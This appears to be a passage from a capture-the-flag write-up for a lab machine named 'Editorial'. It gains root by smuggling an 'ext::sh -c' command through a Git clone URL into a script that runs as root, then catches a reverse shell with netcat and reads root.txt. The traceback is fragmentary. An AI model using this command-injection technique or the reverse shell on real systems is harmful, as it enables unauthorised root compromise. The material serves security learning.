


```
apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /home/prod/a.txt'

ange.py", line 12, in <module>
tions=["-c protocol.ext.allow=always"])
po/base.py", line 1275, in clone_from
3, progress, multi_options, **kwargs)
po/base.py", line 1194, in _clone

il.py", line 419, in finalize_process

d.py", line 559, in wait
elf.args), status, errstr)
```



```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Root flag got it but we are hungry of full control, we can make a rev shell using netcat



```
┌──(kali㉿kali)-[~/Desktop/Editorial]
└─$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.129.36.253 45856
who
prod     pts/0        Jun 17 22:10 (10.10.16.58)
prod     pts/1        Jun 17 21:38 (10.10.16.58)
cd prod
who
prod     pts/0        Jun 17 22:10 (10.10.16.58)
prod     pts/1        Jun 17 21:38 (10.10.16.58)
pwd
/opt/internal_apps/clone_changes
cd ../../../root/
pwd
/root
cat roo.txt
cat root.txt
5add5efe9b8dc48fc15ebf30641d1731
ls
root.txt
ls
root.txt
whoami
root
```